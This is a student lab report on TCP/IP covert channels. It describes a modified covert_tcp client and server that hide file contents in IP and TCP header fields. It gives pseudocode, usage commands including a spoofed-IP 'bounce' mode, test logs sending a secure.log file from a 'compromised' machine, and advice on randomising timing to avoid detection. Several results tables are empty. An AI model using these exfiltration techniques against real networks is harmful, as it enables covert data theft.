[Covert Channels]

[Jivanjot Brar] [Shan Bains]

4/28/2014

Table of Contents

Shan Bains | A00737179 Jivanjot Brar | A00774427

COMP 8505 – ASSIGNMENT 1

Objective

The objective of this assignment was to become familiar with covert channels and to design a covert channel using the TCP / IP protocol suite.

This first part of this assignment consists of analyzing the “covert_tcp.c” program designed by Craig Rowland. The program designed by Craig Rowland uses three basic techniques to covertly embed data into IP and TCP headers. The three techniques are manipulation of the IP Identification field, Initial sequence number field and the TCP acknowledge sequence number field “Bounce”.

The second part of this assignment consists of using the base code provided by Craig Rowland and the modifying it to suit a method of sending data covertly other than what is already being done in the code.

Assignment Details

Our assignment has been modified to use the IP Identification field, TCP sequence number field, the TCP acknowledgment field, IP header type of service field and TCP urgent pointer field for a direct transfer from a compromised client machine to the listening server.

In a “Bounce” transfer the TCP sequence number field and TCP acknowledgment number field are used to send data. In the bounce transfer using sequence and acknowledgment fields, the client encodes the data into the TCP sequence field and the server listening for the data receives the data encoded into the acknowledgment field as sequence number + 1.

Constraints

1) The techniques used for embedding covert data into the headers must be one that is not covered by techniques in Craig Rowland’s program.

2) Only the TCP, IP and UDP headers can be used for this assignment

Analyzing Covert TCP program

<u>Issues with Craig Rowland's code:</u>

1) Sending patterns are easily recognizable because it is sent every second. Sleep should be randomized.
2) The program isn't using a proper byte order, it should use functions to initialize the header values (htons(), htonl())
3) Poor coding practices i.e. non readable code
4) Bad comments
5) No argument validation
6) Bounce acknowledgment is not working
7) The encoded fields are not randomized.


Modified Covert TCP Program

Our modified version of the covert TCP program was designed to use the original three techniques including the manipulation of the IP Identification field, TCP sequence number field and the TCP acknowledgment field. Our modified version also includes the manipulation of the IP header type of service field and TCP urgent pointer field for a direct transfer from a compromised client machine to the corresponding listening server.

Our modified covert TCP program also supports a "Bounce" transfer using the TCP sequence number field and TCP acknowledgment number field to send data. In the bounce transfer using sequence and acknowledgment fields, the client encodes the data into the TCP sequence field and the server listening for the data receives the data encoded into the acknowledgment field as sequence number + 1.


Program Design

Client Design




This diagram illustrates how the covert TCP client program works. Initially when the application starts it checks for permissions, if the correct root permissions are allowed the program validates the user command line arguments. If the arguments are valid the application opens a file for reading data in binary format and enters a loop which reads a character, creates a custom IP and TCP header then encodes that character into the user specified field. After doing so, the client application will create an IP and TCP checksum and initialize the checksum fields, create a raw socket and send the packet. This loop continues until the end of file has been reached.

Server Design




This diagram illustrates how the covert TCP server application works. The application starts off by checking if the program has root privileges, then it tries to validate the user command line arguments, if no errors occurred in the above steps the program opens a file for writing received data in binary format. At this point the application creates an infinite loop which creates a raw socket, reads incoming packets, and verifies the destination port and source IP of each packet. Then decodes the data from the specified field and outputs the data to the user specified file. After this has been done, the socket is closed and the loop continues until there is no more data to read.

Direct Connection Design



The diagram illustrates how a direct connection between a compromised client machine and corresponding server is handled.

Bounce Machine Design



This diagram illustrates how a bounce connection between a compromised client machine, bounce machine and server machine is handled. The client machine sends a SYN packet to the bounce server with the source IP manipulated to show the server machines IP address. The bounce machine then sends a SYN ACK or Reset packet back to the server machine.

Pseudocode

Covert_Client.c

```
Main Function
{
    check if it is running with root privilages

    valigate user arguments

    open the file specified for reading in binary format

    Loop until End of File
    {
        read a character

        initialize custom IP header

        initialize custom TCP header

        encode the character into the user specified IP or TCP header field

        create IP and TCP checksums and initialize the header checksum fields

        create a raw socket

        send the packet

        close the socket
    }
}
```

Covert_Server.c

```
Main Function
{
        Check if the application has root privilages

        validate user command line arguments

        open a file with user specified output name for writing in binary format

        Loop Indefinitely.
        {
                create a raw socket

                read for incoming packets

                verify the destination port and the source ip of the packet

                decode the data from specified IP or TCP header field

                output it to the user specified output file

                close the socket
        }
}
```

Program Usage

1) Compile the Client and the server application using this command in the Terminal:
   gcc –Wall –g –o covert_cln Covert_Client.c

   gcc –Wall –g –o covert_svr Covert_Server.c

2) Run the Client using the following command:

   a. For a direct connection between client and the server
   ./covert_cln –source [source ip] –dest [dest ip] –dest_port [destination port] –file [filename with complete path] –[id, seq, ack, tos, urg_ptr]

   b. For a bounce connection between client and the server
   ./covert_cln –source [spoofed server ip] –dest [bounce server ip] –dest_port [destination port] –file [filename with complete path] –seq

   For a direct connection between the client and server all mentioned encoding types above are valid and you must use the same encode type on the server side.

   However, for a bounce connection between the client and the server the client only encodes using the –seq encoding type and the server only decodes using the –ack decoding type. This is because the bounce server resets the sequence field and set the acknowledgment field with the sequence field value + 1, because the bounce server is responding to the SYN sent by the client spoofing the IP of the server by send the server with a SYN/ACK.

3) Run the Server using the following command:
   a. For a direct connection
   ./covert_svr –source [client ip] –listen_port [same as the client destination port] –ofile [output filename] –[id, seq, ack, tos, urg_ptr]

   b. For a bounce connection
   ./covert_svr –source [main server ip] –listen_port [same as the client destination port] –ofile [output filename] –bounce –ack

   The –bounce switch tells the server that a bounce transfer protocol is used to transfer the data and the server only reads from the ack field of the incoming packets to the listening port.

Test cases for a direct transfer between two machines:

Test #	*Test Cases:*	*Expected Output:*	*Result:*
1	Encoding data into the IP Identification field	The Character is visible in the IP Identification header field	*Passed, See the results table below of evidence.*
2	Encoding data into the TCP sequence number field	The character is visible in the TCP sequence number field	*Passed, See the results table below of evidence.*
3	Encoding data into the TCP acknowledgment field	The character is visible in the TCP acknowledgment field	*Passed, See the results table below of evidence.*
4	Encoding data into the IP header type of service field	The character is visible in the IP type of service header field	*Passed, See the results table below of evidence.*
5	Encoding data into the TCP urgent pointer field	The character is visible in the TCP urgent pointer header field	*Passed, See the results table below of evidence.*
6	Decoding data into the IP Identification field	The application should decode the character from the packet upon retrieval	*Passed, See the results table below of evidence.*
7	Decoding data into the TCP sequence number field	The application should decode the character from the packet upon retrieval	*Passed, See the results table below of evidence.*

8	Decoding data into the TCP acknowledgment field	The application should decode the character from the packet upon retrieval	*Passed, See the results table below of evidence.*
9	Decoding data into the IP header type of service field	The application should decode the character from the packet upon retrieval	*Passed, See the results table below of evidence.*
10	Decoding data into the TCP urgent pointer field	The application should decode the character from the packet upon retrieval	*Passed, See the results table below of evidence.*

Test cases for a "Bounce" transfer:

Test #	*Test Cases:*	*Expected Output:*	*Result:*
11	Encoding data into the TCP sequence number and Decoding that back from the TCP acknowledgment number field.	The character should be visible in the TCP sequence field in the SYN packet and then should be visible in the ACK field in the SYN/ACK packet	*Passed, See the results table below of evidence.*

Test Results:

<table>
<tr><th>Test #</th><th>Test Result:</th></tr>
<tr><td>1</td><td><pre>
[root@localhost src]# ./covert_clnt -source 192.168.0.11 -dest 192.168.0.10 -des
t_port 80 -file file/secure.log -id


Sending packets to:
============================

Destination   :   192.168.0.10:80
Source   :   192.168.0.11:0
Filename   :   file/secure.log
Encoding Type   :   IP Identification


Sleep = 17
Sending Data: /
Sleep = 11
Sending Data: *
Sleep = 17
</pre>
<pre>
847 193.64755400(192.168.0.11   192.168.0.10   TCP   54 unify > http [SYN] Seq=0 Win=512 Len=0
848 193.85495500(192.168.0.10   192.168.0.11   ICMP   82 Destination unreachable (Host administratively prohibited)
884 204.64354900(192.168.0.11   192.168.0.10   TCP   54 7098 > http [SYN] Seq=0 Win=512 Len=0
885 204.64507500(192.168.0.10   192.168.0.11   ICMP   82 Destination unreachable (Host administratively prohibited)
</pre>
<pre>
Frame 847: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: HonHaiPr_e1:70:6e (78:dd:08:e1:70:6e), Dst: AsustekC_f7:64:e1 (00:11:d8:f7:64:e1)
Internet Protocol Version 4, Src: 192.168.0.11 (192.168.0.11), Dst: 192.168.0.10 (192.168.0.10)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  Total Length: 40
  Identification: 0x2f00 (12032)
  Flags: 0x00

0000 00 11 d8 f7 64 e1 78 dd 08 e1 70 6e 08 00 45 00   ....d.x. ..pn..E.
0010 00 28 2f 00 00 00 40 06 ca 6a c0 a8 00 0b c0 a8   .(/...@. .j......
0020 00 0a 00 b5 00 50 7a 26 00 00 00 00 00 00 50 02   .....Pz& ......P.
0030 02 00 b1 51 00 00   ...Q..
</pre></td></tr>
</table>


2




boss@localhost:/home/boss/Documents/Eclipse-CPP/Covert_Client/src
[root@localhost src]# ./covert_clnt -source 192.168.0.11 -dest 192.168.0.10 -dest_port 80 -file file/secure.log -seq
Sending packets to:
Destination : 192.168.0.10:80
Source : 192.168.0.11:0
Filename : file/secure.log
Encoding Type : TCP Sequence
Sleep = 11
Sending Data: /
Sleep = 21
Sending Data: *
Sleep = 31
Transmission Control Protocol, Src Port: 9559 (9559), Dst Port: http (80), Seq: 0, Len: 0
Sequence number: 0 (relative sequence number)


3



boss@localhost:/home/boss/Documents/Eclipse-CPP/Covert_Client/src
[root@localhost src]# ./covert_clnt -source 192.168.0.11 -dest 192.168.0. -dest_port 80 -file file/secure.log -ack
Sending packets to:
Destination : 192.168.0.10:80
Source : 192.168.0.11:0
Filename : file/secure.log
Encoding Type : TCP Acknowledgement
Sleep = 5
Sending Data: /
Sleep = 25
Sending Data: *
Sleep = 24
Transmission Control Protocol, Src Port: sentinel-lm (5093), Dst Port: http (80), Seq: 0, Ack: 1, Len: 0
Acknowledgment number: 1 (relative ack number)


4


boss@localhost:/home/boss/Documents/Eclipse-CPP/Covert_Client/src
[root@localhost src]# ./covert_clnt -source 192.168.0.11 -dest 192.168.0. -dest_port 80 -file file/secure.log -tos
Sending packets to:
Destination : 192.168.0.10:80
Source : 192.168.0.11:0
Filename : file/secure.log
Encoding Type : IP Type of Service
Sleep = 29
Sending Data: /
Sleep = 11
Sending Data: *
Sleep = 7
Differentiated Services Field: 0x2f (DSCP 0x0b: Unknown DSCP; ECN: 0x03: CE (Congestion Experienced))

<table>
<tr><td>5</td><td>
</td></tr>
<tr><td>6</td><td>
</td></tr>
<tr><td>7</td><td>
</td></tr>
<tr><td>8</td><td>
</td></tr>
</table>

<table>
<tr><td>9</td><td>


</td></tr>
<tr><td>10</td><td>


</td></tr>
<tr><td>11</td><td>


</td></tr>
</table>